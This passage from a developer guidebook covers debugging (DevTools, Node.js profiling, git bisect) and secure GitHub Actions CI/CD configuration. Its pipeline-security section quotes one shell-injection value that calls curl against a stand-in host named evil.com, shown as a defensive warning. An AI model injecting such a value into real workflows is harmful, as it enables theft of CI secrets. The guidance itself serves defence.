When a server won't start or refuses connections locally, check which process owns the port in one command:

- macOS: `lsof -nP -iTCP:3000 -sTCP:LISTEN`
- Linux: `ss -tulpn | grep :3000`

Debugging frontend and network bugs in Browser DevTools

When a bug only happens in the browser ("it works in `curl` and in Incognito, but fails in my normal browser tab"), open DevTools and check three tabs in order:

1. **Network tab:** Turn on **Preserve log** (so redirects don't wipe the failing request) and **Disable cache**. Click the red request and inspect **Headers** (request method, `Origin`, `Authorization`, `Cookie`), **Response** (actual JSON error body), and **Timing** (did DNS stall, did TLS fail, or did the server take 8 seconds before Time to First Byte?). Right-click any failing request and pick **Copy as cURL** to replay it from your terminal.
2. **Application tab:** Check **Cookies** (missing `Secure` or `SameSite` mismatch), **Local Storage** (stale cached user state), and **Service Workers** (a stale service worker serving yesterday's JavaScript bundle is a classic "why didn't my fix deploy?" trap).
3. **Console tab:** Filter by Errors and check for CORS or Content Security Policy violations before blaming your backend code.

Browser symptom	Real layer	What to check first
`No 'Access-Control-Allow-Origin' header`	CORS (browser enforcement)	Server response headers on both `OPTIONS` preflight and the actual `POST`/`GET`
`ERR_CERT_COMMON_NAME_INVALID` / `ERR_CERT_DATE_INVALID`	TLS certificate	Domain SANs, certificate expiry (`openssl s_client`), reverse proxy reload
Cookie present in `Set-Cookie` but not sent back	Browser cookie policy	`SameSite=None; Secure`, HTTPS vs HTTP, `Domain` attribute, `credentials: 'include'`
`404` on client-side route after page refresh	Reverse proxy / static host	SPA fallback rewrite to `index.html`

Debugging file, permission, and dependency errors

Many "mysterious" runtime crashes have nothing to do with business logic. They come from the filesystem, environment variables, or stale build artifacts.

Error code	Meaning	Fast diagnostic command
`ENOENT`	File or binary path does not exist	Print `process.cwd()` and `path.resolve(file)`
`EACCES`	Current OS user lacks read/write/execute permission	Check `id` and `ls -la <path>`
`EISDIR`	Tried to open a directory as a file	Check the resolved path string
`EADDRINUSE`	Another process is already listening on that port	`lsof -i :3000` (macOS) or `ss -tulpn` (Linux)
`EMFILE`	Process hit its open file descriptor limit	Check for leaked file handles or sockets (`ulimit -n`)

When code behaves differently between your laptop and staging, compare the **effective configuration** first: print the active Node version (`node -v`), check `npm ls --depth=0` for mismatched dependency versions, verify `git rev-parse HEAD` matches the commit you think is deployed, and run Node with `--enable-source-maps` when running compiled TypeScript so stack traces point to `.ts` lines instead of compiled `.js`.

Using metrics, logs, and traces together

In production, you rarely attach a step-through debugger to a live server. Instead, we rely on three observability signals that answer three different questions:

Signal	Question it answers	Example
Metrics	*Is something wrong right now?*	HTTP 5xx rate jumped from 0.1% to 4.2%, p95 latency hit 1,400 ms
Traces	*Where in the request path did time or failure happen?*	`POST /orders` spent 1,320 ms waiting on `INSERT INTO orders`
Structured logs	*Why did this specific request fail?*	`{"level":"error","reqId":"r_9a2f","err":"ER_LOCK_DEADLOCK"}`

Always attach a `requestId` to every incoming HTTP request and pass it into every log line and downstream header (`x-request-id`). When a user reports an error, searching one `requestId` pulls up the exact timeline of that request across your reverse proxy, API, and database logs.

Spotting memory leaks and CPU spikes in Node.js

Some bugs don't throw an exception right away. Instead, memory creeps up every hour until the container dies with exit code `137` (`OOMKilled`), or one bad regex freezes the event loop for 5 seconds.

Node.js ships with built-in profilers you can enable with a single flag:

- **CPU profile:** Run `node --cpu-prof src/app.js`, send traffic, stop the process, and drop the generated `.cpuprofile` file into Chrome DevTools (**Performance** tab) to see a flamegraph of the exact hot functions.
- **Heap profile:** Run `node --heap-prof src/app.js` (or trigger a heap snapshot via `v8.writeHeapSnapshot()`) and open the `.heapprofile` in Chrome DevTools (**Memory** tab) to see which objects keep allocating without being garbage-collected.
- **Quick RSS check:** Log `Math.round(process.memoryUsage().rss / 1024 / 1024)` MB every few minutes in staging under load. Steady growth that never plateaus after garbage collection points to a leak.

Almost every Node.js memory leak I have debugged came from one of three patterns:

1. **An unbounded `Map` or array cache** (such as caching every user session or API response in memory without an LRU max size or TTL).
2. **Event listeners added per request and never removed** (`process.on(...)` or `emitter.on(...)` inside an HTTP handler).
3. **Timers (`setInterval`) or open HTTP/DB connections** created inside a function and never cleared on error or shutdown.

Finding the exact breaking commit with `git bisect run`

Suppose a bug slips into `main` somewhere across the last 10, 50, or 500 commits. Reading diffs one by one takes forever.

`git bisect` performs a binary search across Git history: 1,000 commits take at most **10 steps** (`log2(1000)`). Even better, `git bisect run <command>` automates the entire search using your test suite! Any commit where `<command>` exits `0` is marked `good`, and any commit where it exits non-zero (except `125`, which means "skip") is marked `bad`.

Let's watch it work on a real repository with 11 commits (`v1.0.0` through `HEAD`), where one commit quietly replaced `Math.round` with `Math.floor` in `src/pricing.js`:

```
git log --oneline


b370afe (HEAD -> main) chore: cleanup pass 9
7c4eea0 chore: cleanup pass 8
96834aa chore: cleanup pass 7
43bb3e3 chore: cleanup pass 6
92cf6d6 chore: cleanup pass 5
51a6df6 refactor: tweak discount calculation
```


```
e510893 chore: cleanup pass 4
ebffe55 chore: cleanup pass 3
17fbb58 chore: cleanup pass 2
c866cdb chore: cleanup pass 1
96212e3 (tag: v1.0.0) feat: initial order service
```

Now tell Git that `HEAD` is bad and `v1.0.0` was good, and hand it `node --test test/pricing.test.mjs`:

```
git bisect start HEAD v1.0.0
git bisect run node --test test/pricing.test.mjs
```

```
Bisecting: 4 revisions left to test after this (roughly 2 steps)
[51a6df62506c989c0d662fb9354000f034fd4b66] refactor: tweak discount calculation
running 'node' '--test' 'test/pricing.test.mjs'
 multiple items with 15% discount and 22% VAT (0.904834ms)
  AssertionError [ERR_ASSERTION]: Expected values to be strictly deep-equal:
  + actual - expected
    {
  +   discount: 899,
  -   discount: 900,
      subtotal: 5999,
      tax: 1122,
  +   total: 6222
  -   total: 6221
    }
Bisecting: 2 revisions left to test after this (roughly 1 step)
[17fbb58d4019314d750808191b71c86d5e2ec14a] chore: cleanup pass 2
(i) pass 5 / fail 0
Bisecting: 0 revisions left to test after this (roughly 1 step)
[e5108936be15baf22c9c73afbac6e16de8aac0f1] chore: cleanup pass 4
(i) pass 5 / fail 0
51a6df62506c989c0d662fb9354000f034fd4b66 is the first bad commit
commit 51a6df62506c989c0d662fb9354000f034fd4b66
    refactor: tweak discount calculation
 src/pricing.js | 2 +-
```

In under **200 milliseconds** and **3 steps**, Git checked out the candidate commits, ran our test suite, and handed us the exact culprit (`51a6df62`). Always run `git bisect reset` afterwards to return to your branch.



Mitigating production incidents and writing a debugging record

When a bug hits production users, **mitigate first, investigate second**. If a fresh deploy caused elevated 500s, roll back to the previous known-good release or toggle the feature flag immediately. Users care that the site works again, and we can inspect the saved logs and traces calmly once traffic is healthy.

After fixing any non-trivial bug, spend two minutes writing a short debugging record (in the PR description or issue):

- **Symptom:** what failed and how we detected it.
- **Root cause:** the exact line, config, or assumption that broke.
- **Fix:** what changed and why.
- **Prevention:** the regression test or CI check added so it cannot silently return.

Keep those four lines next to the commit. Six months later, when a similar symptom appears on another service or a new teammate asks why a seemingly strange guard clause exists, that four-line record saves hours of re-investigation and keeps your team from repeating the same incident twice.


Part 3: GitHub Actions CI/CD

Automated tests only protect a repository if they run on **every pull request and every push to `main`**, in a clean environment that matches production.

Events, workflows, jobs, and steps

A GitHub Actions workflow lives in `.github/workflows/*.yml` and follows a clear hierarchy:

- **Event (`on:`):** what triggers the workflow (`push`, `pull_request`, `workflow_dispatch`, `schedule`).
- **Workflow:** the YAML file itself.
- **Job (`jobs:`):** runs on its own fresh virtual machine (`ubuntu-latest`) in parallel by default unless ordered with `needs:`.
- **Step (`steps:`):** sequential commands (`run:`) or reusable actions (`uses:`) inside one job, sharing the same filesystem.



Choosing triggers and controlling concurrency

Two workflow settings prevent wasted runner minutes and race-condition deployments:

1. **Trigger intentionally.** Run CI on `pull_request` and `push` to `main` (not every branch push, or every PR push triggers two duplicate runs!). Add `workflow_dispatch:` so you can trigger a run manually from the GitHub UI during an incident.
2. **Configure `concurrency:` differently for PRs vs deploys:**
   - On pull requests, set `cancel-in-progress: true` so pushing a new commit immediately cancels the obsolete run from 30 seconds ago.
   - On production deploys, set `cancel-in-progress: false` so a new merge queues neatly behind an active deploy instead of killing a deploy halfway through a database migration!

```
concurrency:
  group: ${{ github.workflow }}-${{ github.ref }}
  cancel-in-progress: ${{ github.ref != 'refs/heads/main' }}
```

Caches vs artifacts (don't mix them up)

People often confuse `actions/cache` and `actions/upload-artifact`. They solve opposite problems:

Feature	Cache (`actions/cache`, `setup-node` cache)	Artifact (`actions/upload-artifact`)
Purpose	Speed up builds (npm, pip, Cargo packages)	Pass built output or failure evidence between jobs
Guaranteed to exist?	No (evicted after 7 days unused or 10 GB limit)	Yes, for the lifetime of the workflow run (default 90 days)
Scope	Shared across workflow runs on the same branch	Scoped to one specific workflow run
Typical contents	`~/.npm`, `.astro/cache`, Docker BuildKit layers	`dist/` tarball, Playwright traces, test logs

Never rely on a cache for correctness: if the cache misses, your build must still succeed from scratch. Conversely, always pass compiled release bundles (`dist/`) from your `build` job to your `deploy` job as an **artifact** so staging and production deploy the same bytes you tested.

Reading GitHub Actions contexts and expressions

Workflow YAML uses `${{ ... }}` expressions to read runtime metadata from **contexts**. Keeping the six core contexts straight saves hours of trial-and-error pushes:

Context	What it contains	Common example
`github`	Event name, branch ref, commit SHA, actor, PR payload	`github.ref == 'refs/heads/main'`
`env`	Workflow, job, or step environment variables	`env.NODE_ENV`
`vars`	Non-secret repository or environment config variables	`vars.DEPLOY_REGION`
`secrets`	Encrypted secrets (masked automatically in logs)	`secrets.DEPLOY_TOKEN`
`needs`	Outputs and status of upstream jobs in `needs:`	`needs.build.outputs.sha`
`matrix`	Current value for each matrix dimension	`matrix.node-version`

Step and job conditionals also provide four status functions: `success()` (default),

`failure()` (only when an earlier step failed, ideal for uploading logs and Playwright traces), `always()` (runs even if cancelled or failed, great for cleanup), and `cancelled()`.

Choosing the right reuse boundary: composite actions vs reusable workflows

As your repository grows from one workflow to five, you will see the same Node.js checkout, setup, and `npm ci` steps copied everywhere. Don't jump straight to a complicated abstraction. Pick the smallest reuse unit that fits:

Reuse option	Lives in	Best for	Trade-offs
Plain YAML steps	Same workflow file	Used in 1–2 places	Zero indirection, easiest to read
Composite action	`.github/actions/<name>/action.yml`	Repeating 3–8 setup steps inside a job (`checkout` + `setup-node` + `npm ci`)	Shares the caller's runner and filesystem, cannot define its own `secrets:` block
Reusable workflow	`.github/workflows/<name>.yml` with `on: workflow_call`	Sharing an entire test/build/deploy pipeline across multiple repositories	Runs as its own job with explicit `inputs:` and `secrets:` contracts

Here is a clean composite action (`.github/actions/setup-node-app/action.yml`) that replaces repetitive setup boilerplate across every job in a repo:

```
name: Setup Node app
description: Install Node.js with npm cache and run npm ci
inputs:
  node-version:
    required: false
    default: "22"
runs:
  using: composite
  steps:
    - uses: actions/setup-node@49933ea5288caeca8642d1e84afbd3f7d6820020 # v4.4.0
      with:
        node-version: ${{ inputs.node-version }}
        cache: npm
    - run: npm ci
      shell: bash
```

Notice `shell: bash` is required on every `run:` step inside a composite action. Now any job in your repo installs dependencies in one line: `- uses: ./.github/actions/setup-node-app`.

Controlling runner minutes, storage, and queue times

GitHub Actions bills by runner minute and artifact/cache storage. Five small settings keep CI fast and bills tiny:

1. **Skip CI on docs-only commits** with `paths-ignore: ['**/*.md', 'docs/**']` on `push` (be careful with `paths-ignore` on required PR status checks, since GitHub won't report a skipped check as passing unless you handle it).
2. **Always set `timeout-minutes: 10`** (or `15`) so a stuck test never burns 6 hours of runner time.
3. **Set `retention-days: 7`** on failure logs and traces instead of keeping gigabytes of debug zips for the 90-day default.
4. **Cancel obsolete PR runs** with `concurrency: cancel-in-progress: true` so rapid pushes don't queue five parallel runs.
5. **Run on `ubuntu-latest`** for everything that doesn't genuinely require macOS or Windows: macOS runners cost 10× more per minute than Linux runners.

Pipeline security: the four rules that matter most

CI runners hold deploy credentials and build the code you ship to customers. Lock them down from day one:

1. **Minimize `GITHUB_TOKEN` permissions.** Declare `permissions: contents: read` at the top of every workflow, and only grant extra scopes (`packages: write`, `id-token: write`) on the specific job that needs them.
2. **Pin third-party actions to full 40-character commit SHAs.** A mutable tag like `@v4` can be moved if a maintainer's account is compromised. A full commit SHA cannot be altered:

   ```
   - uses: actions/checkout@de0fac2e4500dabe0009e67214ff5f5447ce83dd # v6.0.2
   ```

   Add the version comment (`# v6.0.2`) and let Dependabot or Renovate open automated PRs when new versions ship.
3. **Never interpolate untrusted PR fields inside `run:` scripts.** Expressions like `${{ github.event.pull_request.title }}` or `${{ github.head_ref }}` are substituted as raw text before Bash runs, allowing shell injection from fork PRs (`"; curl evil.com/steal #`). Always pass them through an environment variable (`env: PR_TITLE: ${{ github.event.pull_request.title }}`) and reference `"$PR_TITLE"` in quotes. And avoid `pull_request_target` unless you fully understand why it runs with base-repo secrets!
4. **Prefer OIDC over static cloud keys.** Instead of storing long-lived `AWS_SECRET_ACCESS_KEY` or deploy tokens in GitHub Secrets, configure OpenID Connect (`permissions: id-token: write`) so GitHub mints a short-lived token valid only for that exact repo, branch, and environment.

A complete, production-ready `.github/workflows/ci.yml`

Here is a clean, real-world GitHub Actions workflow combining everything in this book: minimal permissions, smart concurrency, pinned SHAs, a Node 20/22 ma-

trix, `npm ci`, native tests with coverage, failure-evidence upload, build-once artifact promotion, and protected environments:

```
name: ci-cd

on:
  push:
    branches: [main]
  pull_request:
  workflow_dispatch:

permissions:
  contents: read

concurrency:
  group: ${{ github.workflow }}-${{ github.ref }}
  cancel-in-progress: ${{ github.ref != 'refs/heads/main' }}

jobs:
  test:
    runs-on: ubuntu-latest
    timeout-minutes: 10
    strategy:
      fail-fast: false
      matrix:
        node-version: [20, 22]
    steps:
      - uses: actions/checkout@de0fac2e4500dabe0009e67214ff5f5447ce83dd # v6.0.2
      - uses: actions/setup-node@49933ea5288caeca8642d1e84afbd3f7d6820020 # v4.4.0
        with:
          node-version: ${{ matrix.node-version }}
          cache: npm
      - run: npm ci
      - run: npm run test:cov
      - name: Upload failure logs
        if: failure()
        uses: actions/upload-artifact@ea165f8d65b6e75b540449e92b4886f43607fa02 # v4.6.2
        with:
          name: test-logs-node-${{ matrix.node-version }}
          path: test-results/
          if-no-files-found: ignore
          retention-days: 7

  build:
    needs: [test]
    runs-on: ubuntu-latest
    timeout-minutes: 10
    steps:
      - uses: actions/checkout@de0fac2e4500dabe0009e67214ff5f5447ce83dd # v6.0.2
      - uses: actions/setup-node@49933ea5288caeca8642d1e84afbd3f7d6820020 # v4.4.0
        with:
          node-version: 22
          cache: npm
      - run: npm ci
      - run: npm run build
      - uses: actions/upload-artifact@ea165f8d65b6e75b540449e92b4886f43607fa02 # v4.6.2
        with:
          name: release-bundle
          path: dist/
          retention-days: 14

  deploy-production:
    if: github.ref == 'refs/heads/main' && github.event_name == 'push'
    needs: [build]
    runs-on: ubuntu-latest
    timeout-minutes: 10
    environment:
      name: production
      url: https://orders.example.com
```

```
  steps:
    - uses: actions/download-artifact@d3f86a106a0bac45b974a628896c90dbdf5c8093 # v4.3.0
      with:
        name: release-bundle
        path: dist/
    - name: Deploy release bundle
      run: echo "Deploy exact tested dist/ bundle to production"
```

Notice `timeout-minutes: 10` on every job. GitHub's default job timeout is **6 hours** (360 minutes), so a single hung integration test without a timeout can silently burn through your entire monthly Actions quota!

Treating flaky tests as defects

The fastest way to destroy trust in CI is tolerating flaky tests. The moment developers learn "just click Re-run failed jobs, it usually passes the second time", CI stops being a safety net and becomes noise.

When a test flakes in CI:

1. Capture the failure evidence (logs, HTTP responses, Playwright traces) automatically via `if: failure()`.
2. Open a bug immediately and treat it with the same priority as a broken build.
3. Quarantine it temporarily only if it blocks urgent hotfixes, with a deadline to fix the root cause (almost always shared state, hardcoded ports, real timers, or race conditions).

Running a real PostgreSQL service container and writing job summaries

When your integration tests need real PostgreSQL instead of SQLite, attach a `services:` container directly to your `test` job in GitHub Actions. GitHub starts Postgres on `localhost:5432`, waits for `pg_isready`, runs your tests, and tears the container down automatically:

```
integration:
  runs-on: ubuntu-latest
  timeout-minutes: 10
  services:
    postgres:
      image: postgres:17-alpine
      env:
        POSTGRES_USER: app
        POSTGRES_PASSWORD: app
        POSTGRES_DB: app_test
      ports:
        - 5432:5432
      options: >-
        --health-cmd "pg_isready -U app -d app_test"
        --health-interval 5s
        --health-timeout 3s
        --health-retries 10
  steps:
    - uses: actions/checkout@de0fac2e4500dabe0009e67214ff5f5447ce83dd # v6.0.2
```

```
- uses: ./.github/actions/setup-node-app
- name: Run migrations and integration tests
  env:
    DATABASE_URL: postgres://app:app@127.0.0.1:5432/app_test
  run: npm run test:integration
```

You can also make every workflow run easier to read by writing a short Markdown summary to `$GITHUB_STEP_SUMMARY` instead of forcing teammates to scroll through thousands of lines of raw step logs:

```
- name: Write job summary
  if: always()
  run: |
    echo "### Test run summary" >> "$GITHUB_STEP_SUMMARY"
    echo "- Commit: \`${GITHUB_SHA::7}\`" >> "$GITHUB_STEP_SUMMARY"
    echo "- Node version: \`$(node -v)\`" >> "$GITHUB_STEP_SUMMARY"
```

Safe rollbacks and expand-and-contract database migrations

Rolling back a web application binary or Docker image takes seconds. Rolling back a destructive database migration (like `DROP COLUMN` or renaming a column in place) can break the previous version of your app and lose production data.

Whenever a release changes a database schema, use the **expand-and-contract** pattern across two deploys:

1. **Expand (Release 1):** Add the new column (nullable or with a default) and update your app to write to both the old and new columns while reading safely. If Release 1 needs to roll back, the previous app version still runs cleanly because the old column is untouched.
2. **Contract (Release 2):** Once Release 1 has been stable in production and backfilled, switch reads to the new column and drop the old column in a later deploy.

Debugging "passes on my Mac, fails in CI"

Sooner or later, a test passes ten times in a row on your MacBook and turns red on `ubuntu-latest` in GitHub Actions. Almost every CI-only failure comes from one of five environment differences:

Difference	macOS laptop	GitHub Actions (`ubuntu-latest`)	How to fix permanently
Filesystem case sensitivity	Case-insensitive (`APFS`)	Case-sensitive (`ext4`)	Match exact import casing (`./Pricing.js` vs `./pricing.js`)
Timezone	Local (`Europe/Rome`, `America/New_York`)	Always `UTC`	Always pass explicit `Z` UTC timestamps in tests, or set `TZ=UTC`

Difference	macOS laptop	GitHub Actions (`ubuntu-latest`)	How to fix permanently
CPU speed & concurrency	Fast multi-core Apple Silicon	Shared 2–4 vCPU VM	Replace `setTimeout` sleeps with `mock.timers` and observable assertions
Dependencies	Warm `node_modules` from past `npm install`	Fresh `npm ci` from `package-lock.json`	Run `npm ci` locally after dependency edits to catch lockfile drift
Environment variables	Local `.env` file loaded automatically	Only explicit `env:` and `secrets:`	Fail fast at startup when required env vars are missing, and pass test defaults in `createApp()`

If a CI failure still puzzles you, never push ten blind "try fixing CI" commits in a row. Run the failing command inside a local Linux container (`docker run --rm -it -v "$PWD:/app" -w /app node:22 bash`) so you reproduce the exact Linux environment in seconds.

Keeping local feedback fast with pre-push checks

CI is the final gate, not your primary feedback loop. Waiting 3 minutes for GitHub Actions to tell you about a typo or a broken unit test kills momentum.

Keep a fast local script in `package.json` (`"check": "npm run lint && node --test"`) that finishes in under 2 seconds, and run it before pushing. If you use Git hooks, put only sub-second formatting and lint checks on `pre-commit`, and reserve slower integration tests for `pre-push` or CI so committing work-in-progress never feels sluggish.

Branch protection rules and required status checks

A CI workflow that turns red while still allowing someone to click **Merge pull request** is only a suggestion. Turn it into a real guardrail in GitHub **Settings -> Rules -> Rulesets** (for the `main` branch):

- **Require status checks to pass before merging:** select your `test` and `build` jobs explicitly.
- **Require branches to be up to date before merging:** ensures two PRs that both passed independently cannot break `main` when combined.
- **Block force pushes and branch deletion** on `main` so commit history stays auditable for `git bisect` and rollbacks.
- **Use squash merges** for feature branches so `main` stays a clean, linear sequence of green commits (making `git bisect` fast and every commit safe to revert).

Protected environments, rollbacks, and shipping checklist

In GitHub repository settings under **Environments**, create `staging` and `production` environments:

- Restrict `production` deployments to the `main` branch only.
- Require a manual reviewer (or automated staging smoke test) before promoting to `production`.
- Scope production secrets strictly to the `production` environment so pull requests can never access them.
- Practice rolling back once a quarter (redeploying the previous artifact or image SHA) so nobody learns how rollback works during an outage.

Before calling a repository's testing and CI/CD setup done, verify this short checklist:

- **Pure logic isolated:** Core business rules have fast, deterministic unit tests using `node:assert/strict`.
- **No sleeps or fixed ports:** Integration tests bind `port: 0`, isolate database state per test, and mock clocks/timers instead of sleeping.
- **Coverage inspected:** Coverage runs locally and in CI to highlight untested error and boundary paths.
- **Debuggable in minutes:** Structured `NODE_DEBUG` logging works without code edits, and `npm test` runs cleanly under `git bisect run`.
- **Safe CI/CD:** Workflows set `permissions: contents: read`, `timeout-minutes`, smart `concurrency`, pinned SHA actions, `npm ci`, and build-once artifact promotion into protected environments.

Build these habits once on a small project and carry them into every repository you create next. Good tests let you refactor with confidence, systematic debugging turns outages into calm checklists, and a solid CI/CD pipeline turns Friday afternoon deploys into non-events.